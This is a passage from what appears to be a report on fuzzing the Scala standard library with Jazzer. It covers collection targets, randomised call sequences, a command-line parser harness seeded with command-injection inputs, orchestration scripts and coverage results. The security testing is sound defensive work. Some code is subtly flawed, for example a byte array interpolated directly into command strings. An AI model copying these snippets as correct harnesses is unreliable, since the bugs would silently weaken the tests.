Listing 3: Target implementation with a `FuzzedDataProvider` input

JUnit-style targets are implemented using the `FuzzTest` annotation:

```scala
import com.code_intelligence.jazzer.junit.FuzzTest
import com.code_intelligence.jazzer.junit.DictionaryFile;

class MyTarget:

    @DictionaryFile(resourcePath = "mydict.dict")
    @FuzzTest
    def fuzzTestingJUnit(value0: string, value1:Int): Unit =
        return
```

6.2.3.2. Calculating the coverage

When running a target, new entries will be saved by the fuzzer when, for instance, a new code branch is reached. To measure how well the fuzzer reaches parts of the codebase, the *coverage* can be used. *coverage* represents how well the codebase is covered and can be based on different variables (new source code line reached, new instruction, new branch of a condition, etc.).

While *Jazzer* instruments the bytecode to guide the fuzzer (coverage-guided), the coverage export feature is deprecated so *Jazzer* will not export fuzzer coverage [14]. *Jazzer* recommends using Java Code Coverage (JaCoCo), more precisely the JaCoCo *Java* agent: Java agents allow an external *Java* class to instrument *JVM* bytecode, which is used by JaCoCo to provide coverage.

6.2.4. Standard library fuzzer implementation

Once the build system has been figured out and a first fuzzing target is working, more targets can be implemented.

The goal is to find inputs that trigger unexpected exceptions, trigger *Jazzer's* hooks, timeouts, or logic errors.

6.2.4.1. Naming

Targets are written the following ways:

- To target a class with classpath *scala.package0.package1.ClassName* and with a target name (that corresponds to a method of the class for instance) *TargetName*, a file *src/main/scala/scala3_library_tests/targets/scala/package0/package1/ClassNameTargetNameFuzzer.scala* is created.

- Generated target files are named *ClassNameGeneratedFuzzer.scala* that each contain several objects to reduce the number of target files.
- Targets have a classpath modeled after *scala3_library_tests.scala.package0.package1.ClassName.TargetName*.
- Targets that need access to private package members hava a classpath *scala.package0.package1.ClassNameTargetNameFuzz* to avoid name collision with the Scala targeted class.

These guidelines help locating targets related to a specific *Scala* standard library method.

6.2.4.2. Handling exceptions

In some cases, an exception is rightfully triggered. To handle this situation, the exception is caught and an `assert` used to verify the conditions required to trigger the exception were met.

For instance, *scala3_library_tests.scala.math.BigInt.Equals* will trigger a *java.lang.NumberFormatException* when trying to pass an empty byte array to it's *apply* method:

```scala
package BigInt:
  import scala.math.BigInt

  [...]

  object Equals:
    def fuzzerTestOneInput(data: Array[Byte]): Unit =
      val slice = data.slice(0, (data.length / 2))
      val slice1 = data.slice((data.length / 2), 2 * (data.length / 2))

      var bigInt: BigInt = 0
      var bigInt1: BigInt = 0

      try
        bigInt = BigInt(slice)
      catch
        case e: java.lang.NumberFormatException =>
          if slice.length != 0 then assert(false)

  [...]
```

The above exception is reasonable: transforming an empty array into an integer is not useful. Thus, an *assert* is used to ensure this exception is not triggered in other situations, basically silencing it in the expected situation only.

6.2.4.3. *scala.collection* targets implemention

There are a few ideas behind the implementation of the targets that will be described in the next sections. Most targets test a single method of a class but a few others generate random call sequences to find unexpected results.

6.2.4.3.1. Generating targets for *scala.collection*

The Scala collection package has many traits and base classes made to reduce code duplication, with concrete implementations having specific performance tradeoffs or features, as described in Figure 2:




Figure 2: Inheritance diagram of immutable Scala collections. From https://docs.scala-lang.org/overviews/collections-2.13/overview.html.

To target as many concrete implementations as possible without writing targets manually for each method of every concrete collection implementation, the inheritance tree of the Scala collections was loosely followed to write abstract classes as described in Figure 3. All collection targets use `Byte` as type parameter, with methods to convert the `Array[Byte]` inputs into the targeted collection.

src/main/scala/scala3_library_tests/generate/GenerateTargets.scala is then used to generate objects with the required `fuzzerTestOneInput` method for each method of each targeted collection, each object inheriting from the corresponding concrete collection fuzzing class.




Figure 3: `Seq` targets inheritance

An implementation example of a collection target will be presented in the next section.

6.2.4.3.2. Example of a collection target

Let us take *scala3_library_tests.scala.collection.SeqFuzzer* as scala collection target example, from which the following code snippet is taken:

```scala
abstract class SeqFuzz:
  def seqFromBytes(data: Array[Byte]): Seq[Byte]

  def concat(data: FuzzedDataProvider): Unit =
    val a = seqFromBytes(data.consumeRemainingAsBytes())
    val b = a ++ a

    for i <- 0 until a.length do
      assert(a(i) == b(i))
      assert(a(i) == b(a.length + i))
```

The above target implementation is refined for *immutable* sequences in the snippet below, although it does not override anything in this case.

```scala
package scala3_library_tests.scala.collection.immutable

abstract class SeqFuzz extends scala3_library_tests.scala.collection.SeqFuzz
```

Then, *LazyListGeneratedFuzz* implements *seqFromBytes* concretely

```scala
package scala3_library_tests.scala.collection.immutable

import scala.collection.Seq // Use the Seq trait, not the default immutable Seq
import scala.collection.immutable.LazyList

import scala3_library_tests.scala.collection.immutable.SeqFuzz

class LazyListGeneratedFuzz extends SeqFuzz:
  def seqFromBytes(data: Array[Byte]): Seq[Byte] =
    data.iterator.to(LazyList)
```

Finally, the target implementing *fuzzerTestOneInput* is generated by *src/main/scala/scala3_library_tests/generate/GenerateTargets.scala* and calls the *concat* method inherited from *SeqFuzz* which will process the fuzzer input:

```scala
package scala3_library_tests.scala.collection.immutable
import com.code_intelligence.jazzer.api.FuzzedDataProvider
import scala3_library_tests.scala.collection.immutable.LazyListGeneratedFuzz

package LazyList:

  object Concat extends LazyListGeneratedFuzz:
    def fuzzerTestOneInput(data: FuzzedDataProvider): Unit =
      concat(data)
```

The abstract method *seqFromBytes* is used to transform the fuzzer input into the targeted collection. The concrete implementation must return an instance of a class/trait that is covariant with `scala.collection.Seq`, meaning an instance from a class/trait that inherits from `scala.collection.Seq` in this case.

Another implementation using a generic class (type parameter) was initially attempted, however accessing the companion object implementing the factory method used to convert `Array[Byte]` to the targeted collection proved difficult.

The *concat* method, which contains the target implementation, calls the targeted *scala.collection.Seq.concat* through the *++* operator, in this case to create a new sequence which is a concatenation of itself. Then, `assert` is used to verify that the result is as expected (checking for logic errors), using imperative programming to avoid as much syntactic sugar as possible to focus the target on the *concat* method.

6.2.4.3.3. Randomized call graph

For most targets, a single call is made to the targeted method. However, mutable objects maintain an internal state: calling several (different) methods successively can potentially corrupt this internal state and trigger exceptions or broke the class logic.

To target this internal state, several targets have been created, for instance *scala3_library_tests.scala.collection.SeqFuzz.randomize*:

```scala
def randomize(data: FuzzedDataProvider): Unit =
  val maxConcat = 128
  // Asking the fuzzer to generate values to concatenate/prepend will
  // create huge payloads, while the input is better spent on guessing
  // methods combinations, number of iteration and quantities
  // -> use a random generator, while still allowing the fuzzer to set the
  initial seed
  val valueRandom = scala.util.Random(data.consumeLong())
  val dataBytes = data.consumeBytes(maxConcat)
  var seq = seqFromBytes(dataBytes)

  enum Methods:
    case Concat, Drop, Filter, Take, TakeRight, PrependedAll

  while data.remainingBytes() >= 4 do
    val selectedMethod = data.consumeInt(0, Methods.values.size - 1)

    Methods.fromOrdinal(selectedMethod) match
      case Methods.Concat =>
        seq = seq.concat(valueRandom.nextBytes(maxConcat))
      case Methods.Drop =>
        if seq.length == 0 then
          seq = seq.drop(0)
        else
          seq = seq.drop(
            data.consumeInt()
          )
      case Methods.Filter =>
        seq = seq.filter(_ > valueRandom.nextBytes(1)(0))
      case Methods.Take =>
        seq = seq.take(data.consumeInt())
      case Methods.TakeRight =>
        seq = seq.takeRight(data.consumeInt())
      case Methods.PrependedAll =>
        seq = seq.prependedAll(valueRandom.nextBytes(maxConcat))
```

Method calls are randomized through reading an integer from the fuzzer input (a more efficient version would be to use a byte), then mapping the integer to a method through an `enum`. The number of calls is defined by the size of the input provided by the fuzzer.
Finally, key inputs (the number of elements to take and drop for instance) are taken directly

from the fuzzer input, while other values are generated through a random number generator (seeded from the fuzzer input for reproducibility).

The random number generator was used so that most of the fuzzer input goes to generating random call sequences and parameters, instead of mutating the content of the sequences. This reduces the fuzzer input and focuses the mutations on changing the call sequence and function parameters.

One problem with the current approach is that the meaning of the fuzzer input can change each run.

For instance, if the `[Methods.Concat, Methods.Drop]` call sequence is generated, the meaning of the fuzzer input is the following:
1. 8 bytes for *valueRandom*.
2. 128 bytes for *dataBytes*.
3. 4 bytes for *selectedMethod*: returns *Method.Concat*.
4. **4 bytes for *selectedMethod*: returns *Method.Drop*.**
5. Finally, either 0 or 4 bytes for the parameter of *Method.Drop*.

However, if the calls are swapped (`[Methods.Drop, Methods.Concat]`, the meaning of the fuzzer input changes:
1. 8 bytes for *valueRandom*.
2. 128 bytes for *dataBytes*.
3. 4 bytes for *selectedMethod*: returns *Method.Drop*.
4. **Either 0 or 4 bytes for the parameter of *Method.Drop*.**
5. Finally, 4 bytes for *selectedMethod*: returns *Method.Concat*.

Depending on the input at step *3.*, either *Drop* or *Concat* will be called. However, this changes the meaning of the next four bytes: in one case it might decide the next method called, in the other it is a parameter for *Drop*. While the fuzzer might expect that changing the input at step *3* will allow it to reach another part of *Concat*, it will reach an entirely different part of the code, making it harder to try several inputs consistently. This issue is described in section *The DON'TS. 2. Don't reinterpret data* of the blogpost *Fuzzing Made Easy 2: Unlocking the Secrets of Effective Fuzzing Harnesses* by *Marc Heuse* from *Security Research Labs* [15].

6.2.4.4. *scala.sys.process.Parser* target implementation

`Parser` object from the *scala.sys.process* package is used to parse command lines into a sequence of commands and arguments. It is private to the `scala` package.

The implicit conversion `stringToProcess` method defined in the `process` package allow strings to be converted into `Process` instances. `Parser.tokenize` is then used to parse the command line string during the `ProcessBuilder` creation.

It is among other locations, leveraged by the `scala.sys.process.Process` object to execute system commands when they are passed as a string:

```scala
val id = "id -u".!!
```

It contains a single method `Parser.tokenize` which aims to split a command line into tokens, taking into account quotes and escape characters and separating the command and its arguments.

Such a method is a frequent source of vulnerabilities, and if it fails to parse the command line properly, it can lead to command injection vulnerabilities.

6.2.4.4.1. Harness implementation

The `Parser` object is a private object from the package `scala.sys.process`, which means it cannot be accessed directly from the fuzzing target. As it is a simple object which doesn't require interactions with other private members of the package, it has been copied in the fuzzing target and adapted to be fuzzed.

The strategy here is to create a command line that starts with a fixed command (here `true`), and then add the fuzzer input as arguments to that command. It was not the main goal here but the situation was convenient for also testing format strings such as `s`, `f` and `raw` strings.

The fuzzer entry point is then defined as follows:

```scala
class ParserFuzzer {

  // @FuzzTest
  def fuzzExecString(data: FuzzedDataProvider): Unit = {
    val command = data.consumeBytes(100)

    // The command is built by concatenating the fixed command "true" with the fuzzer input,
    // which will be parsed by the `Parser` object.
    val execCommand = s"true $command"
    val execCommand2 = f"true $command%s"
    val execCommand3 = raw"true $command"
    val execCommand4 = "true " + command

    try {
      // Tokenize the command
      val tokens = Parser.tokenize(execCommand)
      val tokens2 = Parser.tokenize(execCommand2)
      val tokens3 = Parser.tokenize(execCommand3)
      val tokens4 = Parser.tokenize(execCommand4)

      // Reconstruct the command
      // Ensure no crash and command is still correctly tokenized (the first token should be "true")
      assert(tokens.nonEmpty && tokens(0) == "true")
```

```
25        assert(tokens2.nonEmpty && tokens2(0) == "true")
26        assert(tokens3.nonEmpty && tokens3(0) == "true")
27        assert(tokens4.nonEmpty && tokens4(0) == "true")
28      } catch {
29        case _: Parser.ParseException => // OK
30        case e: Throwable =>
31          // Bug found!
32          throw new RuntimeException(s"Unexpected error during parsing:
            ${e.getMessage}", e)
33      }
34    }
35  }
```

6.2.4.4.2. Seeds and dictionary

The fuzzer was provided with a custom dictionary from danielmiessler/SecLists and input seeds containing respectively common shell and escape characters as well as command injection payloads to help the fuzzer generate malicious inputs.

6.2.4.5. Scripts

To centralize the execution of targets, the calculation of coverage for a single target and for all targets as well as running a fuzzing campaign, several scripts were written:

- *scripts/fuzz/run.sh* (Appendix A.2.2): runs the target whose classpath is given as first argument. *Jazzer* is called in fuzzing mode through its *com.code_intelligence.jazzer.Jazzer* entrypoint. The classpaths given to the JVM allow *Jazzer* to run both *libFuzzer*-style and *JUnit*-style targets, the fuzzer has a maximum duration of `--max_duration="3600s"` to stop the current target properly after one hour during the fuzzing campaign.

The first unnamed argument to *Jazzer* is the generated corpus folder: *libFuzzer* uses the first argument as output folder for new entries. The next unnamed argument is the seed folder, which contains the initial corpus.

Finally, the `-dict` *libFuzzer* argument allows passing a dictionary which can help libFuzzer generating valid inputs.

- *scripts/fuzz/cov.sh* (Appendix A.2.3): runs *Jazzer* in regression mode and without hooks, and *libFuzzer* with `-runs=0` which means *libFuzzer* will only run on the existing corpus. JaCoCo is used as Java agent to generate the coverage and the coverage report. Folders corresponding to Java classes that are not relevant for the report are excluded by deleting the corresponding folders from the dump directory used by JaCoCo to generate the report.
- *scripts/fuzz/crash.sh* (Appendix A.2.4): reproduce a crash by passing the classpath of the target, the crash folder and the crash hash as printed by *libFuzzer*. This script allows reproducing crashes to analyze the crash. The *Java Debug Wire Protocol* agent is passed to the JVM but by default is not set to block on entry. This can be setting `suspend=y` in the script and allows adding breakpoints to the target.

- *scripts/fuzz/all_cov.py* (Appendix A.2.5): finds all classes with a method *fuzzerTestOneInput*, calls *cov.sh* on them then merge the coverages and outputs a single report using JaCoCo. It is used to compute the overall coverage reached by the fuzzer.
- *scripts/fuzz/merge.sh* (Appendix A.2.6): similar to *run.sh* but runs *libFuzzer* in merge mode, *libFuzzer* will try to minimize the corpus and output it in the folder passed as last parameter as it cannot merge the corpus in-place.

While some scripts were written using *Bash* scripts initially, later scripts were written in *Python* (and using *uv* as project manager).

6.2.4.6. Running the fuzzing campaign

The created targets were run on a Virtual Private Server (VPS) with 32 cores and 64GB of RAM using *scripts/orchestrate/fuzz.py*.

To orchestrate the fuzzing campaign, a Python script (*scripts/orchestrate/fuzz.py)* (Appendix A.2.7) searches the generated `.jar` artifacts for objects implementing the `fuzzerTestOneInput` method. Then, it uses a process pool to run the targets in parallel for one hour each, repeating indefinitely and shuffling the order uniformly to cover all targets equally. A proper scheduler would be better but the for the objective of running the targets as much as possible, it does the job.

The script is run as a `systemd` service using Listing 4, which allows restarting the fuzzer automatically in case an issue arises. The service is stopped by sending a `SIGINT` to avoid creating false crash positives.

```ini
[Unit]
Description=Fuzzer
ConditionPathExists=/root/scala3-library-tests/scripts/orchestrate/fuzz.py

[Service]
ExecStart=/root/.local/bin/uv run scripts/orchestrate/fuzz.py
WorkingDirectory=/root/scala3-library-tests
User=root
Restart=always
KillSignal=SIGINT
[Install]
WantedBy=multi-user.target
```


Listing 4: Fuzzer service definition

Another Python script (*scripts/orchestrate/merge.py)* (Appendix A.2.8) is available to merge the corpus, the minimized corpus is then output to the *.corpus_minimized* folder.

6.2.4.7. Coverage

After merging all the coverages, a single *JaCoCo* report is generated that can be analyzed to understand what parts of the code the fuzzer has reached.

JaCoCo presents different metrics to analyze coverage, as represented in the coverage report in Figure 4.


JaCoCo Coverage Report

JaCoCo Coverage Report

Element	Missed Instructions	Cov.	Missed Branches	Cov.	Missed	Cxty	Missed	Lines	Missed	Methods	Missed	Classes
scala.util.control		100%		n/a	0	2	0	3	0	2	0	1
scala.runtime.function		100%		n/a	0	1	0	2	0	1	0	1
scala.sys.process		87%		93%	6	43	3	61	3	19	0	2
scala.sys.process.ParserTarget		82%		n/a	1	5	1	5	1	5	0	2
scala.caps		56%		n/a	2	5	2	5	2	5	0	1
scala.runtime.java8		54%		n/a	2	3	1	3	2	3	0	1
scala.collection.convert		53%		34%	48	100	19	55	35	84	0	6
scala.collection.mutable		40%		45%	2,304	3,503	1,374	2,869	1,501	2,240	18	115
scala.collection.immutable		37%		42%	5,295	7,426	3,609	7,687	3,291	4,442	22	154
scala.collection		24%		25%	2,935	3,816	1,766	2,641	2,295	3,046	16	137
scala.reflect		22%		8%	413	493	198	318	286	362	0	28
scala.math		17%		20%	751	861	436	574	518	584	4	24
scala.util		16%		13%	492	588	185	339	158	209	3	22
scala.util.hashing		16%		6%	102	114	188	227	62	72	1	3
scala.collection.generic		15%		0%	7	10	8	11	4	7	0	2
scala		10%		12%	1,200	1,298	363	500	1,015	1,106	31	61
scala.runtime		10%		7%	572	639	593	698	217	274	2	18
scalapb		9%		3%	76	87	55	58	62	73	3	5
RegexFuzzData		9%		2%	147	164	77	84	91	106	0	2
scala.util.matching		6%		0%	39	42	41	43	27	30	1	2
scala.io		0%		n/a	44	45	22	23	44	45	0	1
scala.collection.convert.impl		0%		0%	74	74	46	46	63	63	10	10
scala.collection.concurrent		0%		0%	27	27	32	32	14	14	1	1
scala.deriving		0%		n/a	4	4	2	2	4	4	2	2
scalapb.lenses		0%		n/a	2	2	2	2	2	2	1	1
scalapb.descriptors		0%		n/a	2	2	2	2	2	2	1	1
Total	99,312 of 145,000	31%	8,557 of 12,978	34%	14,545	19,354	9,025	16,290	9,699	12,800	116	603


Figure 4: JaCoCo coverage report

The overall coverage reaches 31% of all instructions and 34% of all branches. 81% of the classes are reached (not covered), but only 24% of all methods.

Some parts of the code, like the *scala.sys.process* package, have excellent coverage (in this case, 87% of all instructions). Other packages have 100% but barely any instructions: *scala.util.control* only contains eleven instructions.

Looking at the coverage ordered by the number of lines decreasing in Figure 5, the packages with the most code are naturally the *scala.collection* packages.

The percentages of instructions covered are respectively 37%, 40% and 24% for *scala.collection.immutable*, *scala.collection.mutable* and *scala.collection*. Note that the coverage is not calculated recursively for packages, the coverage of *scala.collection* only covers the code present in the root of *scala.collection*.




JaCoCo Coverage Report

JaCoCo Coverage Report

Element	Missed Instructions	Cov.	Missed Branches	Cov.	Missed	Cxty	Missed	Lines	Missed	Methods	Missed	Classes
scala.collection.immutable		37%		42%	5,295	7,426	3,609	7,687	3,291	4,442	22	154
scala.collection.mutable		40%		45%	2,304	3,503	1,374	2,869	1,501	2,240	18	115
scala.collection		24%		25%	2,935	3,816	1,766	2,641	2,295	3,046	16	137
scala.runtime		10%		7%	572	639	593	698	217	274	2	18
scala.math		17%		20%	751	861	436	574	518	584	4	24
scala		10%		12%	1,200	1,298	363	500	1,015	1,106	31	61
scala.util		16%		13%	492	588	185	339	158	209	3	22
scala.reflect		22%		8%	413	493	198	318	286	362	0	28
scala.util.hashing		16%		6%	102	114	188	227	62	72	1	3
RegexFuzzData		9%		2%	147	164	77	84	91	106	0	2
scala.sys.process		87%		93%	6	43	3	61	3	19	0	2
scalapb		9%		3%	76	87	55	58	62	73	3	5
scala.collection.convert		53%		34%	48	100	19	55	35	84	0	6
scala.collection.convert.impl		0%		0%	74	74	46	46	63	63	10	10
scala.util.matching		6%		0%	39	42	41	43	27	30	1	2
scala.collection.concurrent		0%		0%	27	27	32	32	14	14	1	1
scala.io		0%		n/a	44	45	22	23	44	45	0	1
scala.collection.generic		15%		0%	7	10	8	11	4	7	0	2
scala.caps		56%		n/a	2	5	2	5	2	5	0	1
scala.sys.process.ParserTarget		82%		n/a	1	5	1	5	1	5	0	2
scala.runtime.java8		54%		n/a	2	3	1	3	2	3	0	1
scala.util.control		100%		n/a	0	2	0	3	0	2	0	1
scala.deriving		0%		n/a	4	4	2	2	4	4	2	2
scalapb.lenses		0%		n/a	2	2	2	2	2	2	1	1
scalapb.descriptors		0%		n/a	2	2	2	2	2	2	1	1
scala.runtime.function		100%		n/a	0	1	0	2	0	1	0	1
Total	99,312 of 145,000	31%	8,557 of 12,978	34%	14,545	19,354	9,025	16,290	9,699	12,800	116	603

Figure 5: JaCoCo coverage report ordered by lines decreasing.

Looking at the two biggest classes of *scala.collection.immutable* in terms of lines (see Figure 6), the *scala.collection.immutable.BitmapIndexedSetNode* and *scala.collection.immutable.BitmapIndexedMapNode* classes are covered at respectively 80% and 83% of all their instructions, a good coverage overall. These classes are fuzzed indirectly through their use by *scala.collection.immutable.HashSet*.



JaCoCo Coverage Report > scala.collection.immutable

scala.collection.immutable

Element	Missed Instructions	Cov.	Missed Branches	Cov.	Missed	Cxty	Missed	Lines	Missed	Methods	Missed	Classes
BitmapIndexedSetNode		80%		76%	62	214	128	776	9	49	0	1
BitmapIndexedMapNode		83%		75%	61	216	120	756	8	53	0	1
VectorBuilder		51%		56%	74	139	197	458	12	32	0	1
RedBlackTree.		56%		50%	302	513	146	387	45	100	0	1
List		43%		41%	124	208	136	286	59	102	0	1
LazyList		29%		32%	179	257	166	255	100	146	0	1
HashMap		28%		34%	96	137	128	201	53	80	0	1
Range		8%		8%	242	260	155	186	104	113	0	1
HashSet		35%		45%	89	131	106	174	58	80	0	1
Vector6		0%		0%	110	110	148	148	46	46	1	1
